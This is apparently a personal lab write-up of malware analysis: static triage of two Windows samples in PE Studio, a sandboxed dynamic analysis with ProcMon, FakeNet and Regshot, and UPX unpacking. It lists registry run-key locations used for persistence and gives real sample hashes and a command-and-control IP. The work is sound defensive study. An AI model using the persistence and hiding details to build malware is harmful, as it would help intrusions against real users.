file > hash	15CC3CAD7AEC406A9EC93554C9EAF0BFBCC740BEF9D52DBC32BF559E9...	3
file > size	419328 bytes	3
tls-callback > count	3	3
file > subsystem	GUI	3
group > API	network	3
group > API	compression	3

Level 1 is the **most severe** - and they tell us this is **definitely a malware file**. The **strings** section tells us **what values** the file is using (or rather abusing). The **flags** indicate this is possibly a malicious process.

size (bytes)	location	flag (116)	label (292)	group (15)	technique (17)	value (4622)
21	0x000304E6	x	import	security	Access Token Manipul...	AdjustTokenPrivileges
27	0x000304FE	x	import	security	-	BuildExplicitAccessWithNa
20	0x0003051E	x	import	security	Access Token Manipul...	LookupPrivilegeValue
16	0x00030536	x	import	security	Access Token Manipul...	OpenProcessToken
15	0x000305D0	x	import	security	Access Token Manipul...	SetEntriesInAcl
23	0x000305E4	x	import	security	Access Token Manipul...	SetKernelObjectSecurity
20	0x000305FE	x	import	security	Access Token Manipul...	SetNamedSecurityInfo
51	0x0002C380	x	-	security	Access Token Manipul...	ConvertStringSecurityDesc
14	0x00030558	x	import	registry	Modify Registry	RegCreateKeyEx
14	0x0003056A	x	import	registry	Data Destruction	RegDeleteValue
11	0x0003058C	x	import	registry	Modify Registry	RegFlushKey
13	0x000305BE	x	import	registry	Modify Registry	RegSetValueEx
19	0x0003079A	x	import	reconnaissance	Process Discovery	GetCurrentProcessId
16	0x000308EA	x	import	reconnaissance	Process Injection	GetThreadContext

Later on in the list we notice **socket** values, and connection values which definitely do not belong to a standard PDF file:

Execution through API	CreateProcess
Process Discovery	CreateToolhelp32Snapshot
-	GetCurrentThread
Process Discovery	GetCurrentThreadId
Process Discovery	Module32First
Process Discovery	Module32Next
Process Injection	OpenProcess
Process Discovery	Process32First
Process Discovery	Process32Next
-	SetProcessAffinityMask
Process Injection	SetThreadContext
Process Injection	SuspendThread

htons
socket
ioctlsocket
recv
sendto
inet_ntoa
inet_addr
UuidCreate
UuidToString
RpcStringFree

We can clearly see **at the left** there are various **malicious techniques** such as Process Discovery, or Process Injection.

Looking at the **imports (flag)** section we see a more clearer picture:

imports (190)	flag (54)	first-thunk-original (INT)	first-thunk (IAT)
AdjustTokenPrivileges	x	0x0008F6E4	0x0008F6E4
BuildExplicitAccessWithNam...	x	0x0008F6FC	0x0008F6FC
LookupPrivilegeValueA	x	0x0008F71C	0x0008F71C
OpenProcessToken	x	0x0008F734	0x0008F734
SetEntriesInAclA	x	0x0008F7CE	0x0008F7CE
SetKernelObjectSecurity	x	0x0008F7E2	0x0008F7E2
SetNamedSecurityInfoA	x	0x0008F7FC	0x0008F7FC
RegCreateKeyExA	x	0x0008F756	0x0008F756
RegDeleteValueA	x	0x0008F768	0x0008F768
RegFlushKey	x	0x0008F78A	0x0008F78A
RegSetValueExA	x	0x0008F7BC	0x0008F7BC
GetCurrentProcessId	x	0x0008F998	0x0008F998
GetThreadContext	x	0x0008FAE8	0x0008FAE8
GetThreadPriority	x	0x0008FAFC	0x0008FAFC
InternetCloseHandle	x	0x00090260	0x00090260
InternetOpenA	x	0x00090276	0x00090276
InternetOpenUrlA	x	0x00090286	0x00090286

The **InternetOpen** imports clearly indicate this file can **download other malicious files**. **VirtualProtect** and **DeleteFileA** are specifically used by malware. It can delete itself (the copy) and create copies elsewhere - and the VirtualProtect is used to change the permission for memory. You want to unpack other code, and execute it.

VirtualProtect	x	0x0008FE3E
GetLastInputInfo	x	0x00090178
DeleteFileA	x	0x0008F8E6

The **Process** imports monitor your system for analysis tools. It will **resist** processes for reverse engineering and malware analysis tools.


Process32First	x	0x0008FCA2
Process32Next	x	0x0008FCB4
SetProcessAffinityMask	x	0x0008FD70
SetThreadContext	x	0x0008FD8A

The **libraries** can give us a better indication on **what is actually being imported**.

library (8)	duplicate (1)	flag (2)
WININET.DLL	-	x
WS2_32.dll	-	x
ADVAPI32.DLL	-	-
KERNEL32.dll	-	-
msvcrt.dll	-	-
msvcrt.dll	x	-
SHELL32.DLL	-	-
USER32.dll	-	-

WS2_32 is used to **connect to the internet (Win Sock library).**
ADVAPI32 is used to **create new registry keys / entries**.
USER32 is used to create a specific **user interface**.

Now we need a **hash.** We can use this to **investigate on the internet**. A file may be able to lie, but **a hash never does**.



Clearly **VirusTotal**, a file analyser, identifies this file as **malicious**. Some files are too large to upload - this is why we create a hash.

https://www.virustotal.com/gui/file/15cc3cad7aec406a9ec93554c9eaf0bfbcc740bef9d52dbc32bf559e90f53fee

Properties

Filename:	budget-report.exe
MD5:	d7cc6c987c68a88defdab3a59070777e
SHA1:	c1beec6f6b8cc01fc093ac896d33f89f885e7d07
CRC32:	72890076
SHA-256:	15cc3cad7aec406a9ec93554c9eaf0bfbcc740bef9d52dbc32bf559e90f53fee
SHA-512:	9c112363e5949bc9023c22c2526fa42c78352432789ddff98924c5e99944d03532846951
SHA-384:	25ce4c913bf62a1737c1b6cf1d677e1cee545f6adb4c9ec34014186e7612a9fa6057a0cb4
Full Path:	C:\Users\Freds\Documents\malware1\budget-report.exe
Modified Time:	07/02/2018 00:53:21
Created Time:	13/02/2023 18:46:19

Dynamic analysis workflow

1. Start procmon, then **pause** and clear
2. Start Fakenet
3. Start Regshot, then take 1st shot
4. Once 1st shot completes, Resume procmon
5. Run Malware for about 1 – 3 mins and study fakenet output
6. After about 3 mins pause procmon
7. Use Regshot, to take 2nd shot
8. Once 2nd shot completes, click Compare->Compare and show output
9. Study Regshot output

ProcMon is used to **process** the malware. **FakeNet** starts to monitor the internet traffic and intercept any attempt by the malware to connect to the internet. It will provide a fake response to the malware.

ProcMon is paused since it does not need to register the changes made by **Regshot.** RegShot will create a new snapshot of the C drive - the root of the filesystem. Once this is done - it will pause by itself. **Now** we **resume ProcMon**. RegShot will then take a **second shot** to see the **changes being made**. This will be used to compare the changes made by the malware. Now we **compare** them both and we can study the output.


- In procmon apply these filters:
- ProcessName is: malware-name
- Operation is:
    - WriteFile
    - SetDispositionInformationFile
    - RegSetValue
    - ProcessCreate
    - TCP
    - UDP

The below registries are mostly **abused** to create **persistence**.

Registry Persistence

HKLM HKU HKCU	\Software\Microsoft\Windows\CurrentVersion\Run
	\Software\Microsoft\Windows\CurrentVersion\RunOnce
	\Software\Microsoft\Windows\CurrentVersion\RunServices
	\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce
	\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run
	\Software\Microsoft\Windows NT\CurrentVersion\Windows\AppInit_DLLs

It is also important to understand the difference between **32-bit** and **64-bit** files. This will make files backwards compatible.




Dynamic analysis of malware-1

Change your settings to host-only network!! To make sure Worms cannot spread through the internet.


First you need to start ProcMon and clear everything + stop monitoring:

Deactivate the square icon, and click the trash bin icon.

Now we will launch FakeNet.




Next up is opening RegShot for new snapshots. *This might take a while*. **Do not click Shot 2 yet!** Select the correct Scan dir (C:\ drive) and click 1st shot.



Now we will **start ProcMon again** and we will **execute the malware itself**.

FakeNet is blocking requests *but since i have deactivated my internet - it isn't displaying correctly.* Now we will **pause ProcMon** and **create our second shot**.



Now click **Compare and Output**.

```
Regshot 1.9.1 x64 Unicode (beta r321)
Comments:
Datetime: 2023-02-13 18:27:08, 2023-02-13 18:35:50
Computer: MYMACHINE, MYMACHINE
Username: LocalUser, LocalUser

----------------------------------
Keys deleted: 4
----------------------------------
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Group Policy\ServiceInstances
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Group Policy\ServiceInstances\916e646b-b029-4745-ade6-71b0b472808a
HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Group Policy\ServiceInstances
HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Group Policy\ServiceInstances\916e646b-b029-4745-ade6-71b0b472808a

----------------------------------
Keys added: 34
----------------------------------
HKU\S-1-5-21-3466579206-2882798074-3588331407-1001\Software\Microsoft\Phone\ShellUI\WindowSizing\Microsoft.Windows.CloudExperienceHost_cw5n1h2txyewy!App
HKU\S-1-5-21-3466579206-2882798074-3588331407-1001\Software\Microsoft\Windows\CurrentVersion\WindowProperties\2360452
```

Here we can see it is **creating keys** - and doing a lot of things. One sign of compromise is the **files added** and **files deleted** section.


Deleted files:

```
C:\Users\Freds\Documents\malware1\budget-report.exe
2018-02-06 23:53:21, 0x00000020, 419328
```


Created files:

```
C:\Windows\Prefetch\BUDGET-REPORT.EXE-A298AF62.pf
2023-02-13 18:32:05, 0x00002020, 11133
```


Now we will take a look at **ProcMon** again and issue a **filter** and click on **apply**.



Add all the filters from the previous chapter!




Make sure in Options -> Columns **Thread ID is selected**.





Now we will **save a file**. The first one is a **standard PML** file (default settings). The second one is a **CSV** format. Make sure to select **All events**.


Now we will look into **visualising the malware** via the tool **ProcDOT.** Click on the first three dots to select the file. Click on the second dots to launch the analyser.




Once it is done you double click on the malware process - **budget-report.exe**. And click on **Refresh**. Here we will be able to see **artefacts** or evidence of malware activity. This will make up our **indicators of compromise**.










We clearly see the **original file** - budget-report.exe completely renamed to a different file. **This is how it hides in your system.** The **AUTOSTART** value will make sure the malware file will automatically start when your system starts. Both of these files can be used to **identify where the malware is hiding**.

Now we analyse the network packet obtained from FakeNet. Simply close FakeNet and use the **.pcap** file for **network analysis**. This can be done with **WireShark** or **BRIM**.



ts	event_type	src_ip	src_port	dest_ip	dest_port	vlan	proto	app_proto	alert › severity
2023-02-13T18:32:00.121	alert	192.168.56.101	62178	192.168.56.101	53	⊗	UDP	dns	2

The above clearly tells us something is going wrong, and is causing an **alert** in **BRIM**. Unfortunately the exact malware behaviour seen in the video vs on my system is **not identical**. *This could possibly be due to the fact i was not connected to the internet. As i have a local machine running on my local network - i am not going to infect my network and take that kind of risk.*

While we can cleary see in ProcDOT - malicious behaviour IS in fact happening, the pcap file did not monitor suspicious activity going **outwards**. *Again - could be due to the fact internet connection was not established, but still.*

AT THIS STAGE it is important to return to a PREVIOUS stage / snapshot!!

Analysis of malware sample 2

The second file is a special one. It seems to be a regular .exe file - but in fact is something different:

```
C:\Tools\trid>.\trid.exe C:\Users\Freds\Documents\malware-sample\financials-xls.exe

TrID/32 - File Identifier v2.24 - (C) 2003-16 By M.Pontello
Definitions found:  15648
Analyzing...

Collecting data from file: C:\Users\Freds\Documents\malware-sample\financials-xls.exe
 52.7% (.EXE) UPX compressed Win32 Executable (27066/9/6)
 12.8% (.DLL) Win32 Dynamic Link Library (generic) (6578/25/2)
  9.8% (.EXE) Win16 NE executable (generic) (5038/12/1)
  8.7% (.EXE) Win32 Executable (generic) (4505/5/1)
  4.0% (.ICL) Windows Icons Library (generic) (2059/9)
```

This is a **UPX file -** thus it is compressed. We need to uncompress this file firstly to analyse it.

upx –d –o newname.exe originalname.exe

On Windows UPX is not by default available - download a UPX package manager and use the command appropriately:

./upx.exe -d C:\Users\Freds\Documents\malware-sample\financials-xls.exe -o C:\Users\Freds\Documents\malware-sample\malware.exe

Now we have an even more malicious file… which is actually an executable:

financials-xls.exe	07/02/2018 07:55	Application
malware.exe	07/02/2018 07:55	Application

```
PS C:\Tools\trid> .\trid.exe C:\Users\Freds\Documents\malware-sample\malware.exe

TrID/32 - File Identifier v2.24 - (C) 2003-16 By M.Pontello
Definitions found:  15648
Analyzing...

Collecting data from file: C:\Users\Freds\Documents\malware-sample\malware.exe
 38.0% (.EXE) Win32 Executable MS Visual C++ (generic) (31206/45/13)
 32.4% (.EXE) Win32 EXE Yoda's Crypter (26569/9/4)
  8.0% (.DLL) Win32 Dynamic Link Library (generic) (6578/25/2)
  6.1% (.EXE) Win16 NE executable (generic) (5038/12/1)
  5.4% (.EXE) Win32 Executable (generic) (4505/5/1)
PS C:\Tools\trid>
```


Now open up **PE Studio**. We can clearly see the malicious behaviour already… in Russian:

indicator (25)	detail	level
file > signature > flag	Installer VISE Custom	1
resources > language	Russian	1
sections > writable > anomaly	.text	1
sections > self-modifying	.text	1
strings > URL	69.50.175.181	1
libraries > flag	Windows Socket 32-Bit Library	1
imports > flag	18	1
strings > size > suspicious	1434 bytes	2
imports > anonymous	7	2
file > hash	726A072434E751B2781D49F4F85EC213B60DF0EF6AA6377D5D55FAD0171...	3

library (7)	duplicate (0)	flag (1)
WSOCK32.dll	-	x
